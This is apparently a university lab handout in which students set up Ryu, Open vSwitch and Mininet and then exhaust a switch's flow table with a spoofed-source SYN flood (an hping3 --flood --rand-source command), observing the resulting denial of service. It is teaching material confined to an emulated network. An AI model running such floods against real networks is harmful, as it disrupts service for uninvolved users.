CAN304 Lab 6

Denial-of-Service (DoS) Attack in SDN Data Plane

In this lab, students are able to launch a DoS attack on the SDN data plane and explain the attack consequences. This lab provides step-by-step instructions to assist students in setting up the profile, creating the experimental topology and conducting the DoS attack in the data plane of SDN.

Prerequisite

1. You have followed the previous lab for creating Ubuntu VM and installing Mininet on it
2. The following dependencies need to be installed on the Ubuntu VM: Ryu, Open vSwitch, hping3

1. Installing dependencies

This section shows how you can prepare the environment for conducting this lab. You should first turn on your Ubuntu VM, and then do the following:

1.1. Using the following command-lines to install Ryu SDN controller

1) sudo apt-get update
2) sudo apt-get install python3 python3-pip xterm iperf hping3 net-tools wireshark apache2-utils curl
3) sudo pip3 install ryu


1.2. Test Open vSwitch

1) sudo ovs-vsctl --version

1.3. Test Ryu


1) sudo ryu-manager --version

If it succeeds, you will get:



```
root@bitcoinattacker:/usr/bin# ryu-manager --version
ryu-manager 4.34
```

If an error happens like the following:



```
root@bitcoinattacker:/usr/bin# ryu-manager --version
Traceback (most recent call last):
  File "/usr/local/bin/ryu-manager", line 7, in <module>
    from ryu.cmd.manager import main
  File "/usr/local/lib/python3.6/dist-packages/ryu/cmd/manager.py", line 33, in <module>
    from ryu.app import wsgi
  File "/usr/local/lib/python3.6/dist-packages/ryu/app/wsgi.py", line 109, in <module>
    class _AlreadyHandledResponse(Response):
  File "/usr/local/lib/python3.6/dist-packages/ryu/app/wsgi.py", line 111, in _AlreadyHandle
dResponse
    from eventlet.wsgi import ALREADY_HANDLED
ImportError: cannot import name 'ALREADY_HANDLED'
```

Solution: type the following command on the terminal:

sudo pip3 install eventlet==0.30.2

1.4. Install Hping3

1) apt-get install hping3

2. Conduct the experiment

2.1. Step 1

1) Turn on the Ubuntu VM and open a new terminal
2) cd into the directory where lab6.py is copied to
3) Start the controller by running “ **ryu-manager lab6.py** ”

2.2. Step 2


1) Open another new terminal
2) Run ‘ **sudo mn --controller=remote,ip=127.0.0.1,port=6653 --switch=ovsk,protocols=OpenFlow13** ’ to run a Mininet Topology

Note: The command in step 2 has the following parameters and explanations:

- 2 hosts are created by default
- The 2 hosts will be connected via an OVS bridge (Switch)
- The OVS bridge will be connected to the controller based on the specified IP address (127.0.0.1)

2.3. Step 3


1) Stay on the mininet terminal
2) Run ‘ pingall ’ to confirm that the host(s) are reachable to each other
   If the command succeeds, you will get:



```
mininet> pingall
*** Ping: testing ping reachability
h1 -> h2
h2 -> h1
*** Results: 0% dropped (2/2 received)
mininet> 
```

2.4. Step 4


1) Open a third new terminal
2) Run ‘ **sudo ovs-ofctl dump-flows s1 -O OpenFlow13** ’ to print the current flow-rules inside the switch
   What can be seen after running this command?



```
root@bitcoinattacker:/home/wfan# ovs-ofctl -O OpenFlow13 dump-flows s1
 cookie=0x0, duration=2.563s, table=0, n_packets=1, n_bytes=98, idle_timeout=5, priority=1,icmp,in_port="s1-
eth1",nw_src=10.0.0.1,nw_dst=10.0.0.2 actions=output:"s1-eth2"
 cookie=0x0, duration=2.557s, table=0, n_packets=1, n_bytes=98, idle_timeout=5, priority=1,icmp,in_port="s1-
eth2",nw_src=10.0.0.2,nw_dst=10.0.0.1 actions=output:"s1-eth1"
 cookie=0x0, duration=486.317s, table=0, n_packets=31, n_bytes=2322, priority=0 actions=CONTROLLER:65535
```

2.5. Step 5

1) Go back to the mininet terminal
2) Run ‘ **h1 hping3 h2 -c 10000 -S --flood --rand-source -V’** to flood a lot of packets to **h2**
   Note: Every packet sent to ***h2*** will invoke an ***OFPT_PACKET_IN*** which will forward the first incoming packet to the controller. After receiving the packet-in message, the controller then sends an ***OFPT_FLOW_MOD*** message to the switch to install *a new flow-rule*.




```
mininet> h1 hping3 h2 -c 10000 -S --flood --rand-source -V
using h1-eth0, addr: 10.0.0.1, MTU: 1500
HPING 10.0.0.2 (h1-eth0 10.0.0.2): S set, 40 headers + 0 data bytes
hping in flood mode, no replies will be shown
```

2.6. Step 6

1) Go back to the ovs (the third) terminal
2) Check the flow entries in switch s1 through running '**sudo ovs-ofctl dump-flows s1 -O OpenFlow13'**


What can be seen observed in the flow-table now that hping3 is running?



```
 cookie=0x0, duration=0.045s, table=0, n_packets=0, n_bytes=0, idle_timeout=5, priority=1,tcp,in_port="s1-eth1",nw_src=
81.188.231.191,nw_dst=10.0.0.2,tp_src=6287,tp_dst=0 actions=output:"s1-eth2"
 cookie=0x0, duration=0.030s, table=0, n_packets=0, n_bytes=0, idle_timeout=5, priority=1,tcp,in_port="s1-eth1",nw_src=
86.138.74.239,nw_dst=10.0.0.2,tp_src=6288,tp_dst=0 actions=output:"s1-eth2"
 cookie=0x0, duration=0.028s, table=0, n_packets=0, n_bytes=0, idle_timeout=5, priority=1,tcp,in_port="s1-eth1",nw_src=
211.114.225.12,nw_dst=10.0.0.2,tp_src=6289,tp_dst=0 actions=output:"s1-eth2"
 cookie=0x0, duration=0.028s, table=0, n_packets=0, n_bytes=0, idle_timeout=5, priority=1,tcp,in_port="s1-eth1",nw_src=
126.154.126.100,nw_dst=10.0.0.2,tp_src=6290,tp_dst=0 actions=output:"s1-eth2"
 cookie=0x0, duration=0.028s, table=0, n_packets=0, n_bytes=0, idle_timeout=5, priority=1,tcp,in_port="s1-eth1",nw_src=
228.242.15.169,nw_dst=10.0.0.2,tp_src=6291,tp_dst=0 actions=output:"s1-eth2"
 cookie=0x0, duration=0.028s, table=0, n_packets=0, n_bytes=0, idle_timeout=5, priority=1,tcp,in_port="s1-eth1",nw_src=
31.154.126.153,nw_dst=10.0.0.2,tp_src=6292,tp_dst=0 actions=output:"s1-eth2"
 cookie=0x0, duration=0.018s, table=0, n_packets=0, n_bytes=0, idle_timeout=5, priority=1,tcp,in_port="s1-eth1",nw_src=
242.111.239.209,nw_dst=10.0.0.2,tp_src=6293,tp_dst=0 actions=output:"s1-eth2"
 cookie=0x0, duration=0.017s, table=0, n_packets=0, n_bytes=0, idle_timeout=5, priority=1,tcp,in_port="s1-eth1",nw_src=
191.250.225.64,nw_dst=10.0.0.2,tp_src=6294,tp_dst=0 actions=output:"s1-eth2"
 cookie=0x0, duration=0.017s, table=0, n_packets=0, n_bytes=0, idle_timeout=5, priority=1,tcp,in_port="s1-eth1",nw_src=
9.130.49.74,nw_dst=10.0.0.2,tp_src=6295,tp_dst=0 actions=output:"s1-eth2"
 cookie=0x0, duration=822.074s, table=0, n_packets=128078, n_bytes=6916576, priority=0 actions=CONTROLLER:65535
```

2.7. Step 7


1) On the Mininet terminal, stop ***hping3*** by using ***ctrl + C***
2) Ping h1 from h2. What can be observed on here?



```
mininet> h1 ping h2
PING 10.0.0.2 (10.0.0.2) 56(84) bytes of data.
From 10.0.0.1 icmp_seq=1 Destination Host Unreachable
From 10.0.0.1 icmp_seq=2 Destination Host Unreachable
From 10.0.0.1 icmp_seq=3 Destination Host Unreachable
From 10.0.0.1 icmp_seq=4 Destination Host Unreachable
From 10.0.0.1 icmp_seq=5 Destination Host Unreachable
From 10.0.0.1 icmp_seq=6 Destination Host Unreachable
^C
--- 10.0.0.2 ping statistics ---
9 packets transmitted, 0 received, +6 errors, 100% packet loss, time 8182ms
pipe 4
```

2.8. Step 8


1) Wait 2 – 3 mins and repeat the previous step



```
mininet> h1 ping h2
PING 10.0.0.2 (10.0.0.2) 56(84) bytes of data.
64 bytes from 10.0.0.2: icmp_seq=1 ttl=64 time=3.29 ms
64 bytes from 10.0.0.2: icmp_seq=2 ttl=64 time=0.485 ms
64 bytes from 10.0.0.2: icmp_seq=3 ttl=64 time=0.084 ms
64 bytes from 10.0.0.2: icmp_seq=4 ttl=64 time=0.078 ms
^C
--- 10.0.0.2 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3032ms
rtt min/avg/max/mdev = 0.078/0.985/3.296/1.344 ms
```

2.9. Step 9

1) Go back to the ovs terminal, check the flow-table rules of s1 by the following command ‘**sudo ovs-ofctl dump-flows s1 -O OpenFlow13**’



```
root@bitcoinattacker:/home/wfan# ovs-ofctl -O OpenFlow13 dump-flows s1
 cookie=0x0, duration=3.583s, table=0, n_packets=1, n_bytes=42, idle_timeout=5, priority=1,arp,in_port="s1-eth2",dl_src
=9a:45:00:8f:83:f8,dl_dst=86:2f:e1:7a:62:59 actions=output:"s1-eth1"
 cookie=0x0, duration=3.559s, table=0, n_packets=1, n_bytes=42, idle_timeout=5, priority=1,arp,in_port="s1-eth1",dl_src
=86:2f:e1:7a:62:59,dl_dst=9a:45:00:8f:83:f8 actions=output:"s1-eth2"
 cookie=0x0, duration=482.196s, table=0, n_packets=361390, n_bytes=19510324, priority=0 actions=CONTROLLER:65535
```

3. Conclusions

- This is a DoS attack in the data plane of SDN.
- When the flow table of OVS switches is full, any additional flow-rule installation will be failed due to insufficient space in the flow table.
- A switch that cannot install a flow-entry will send an ***OFPT_ERROR*** message to the controller along with ***OFPFMFC_TABLE_FULL*** .
- The switch then drops the packet since it is unable to receive instructions to install a flow-entry due to the resource exhaustion.

Homework:

Follow the aforementioned lab steps to make the attack successful.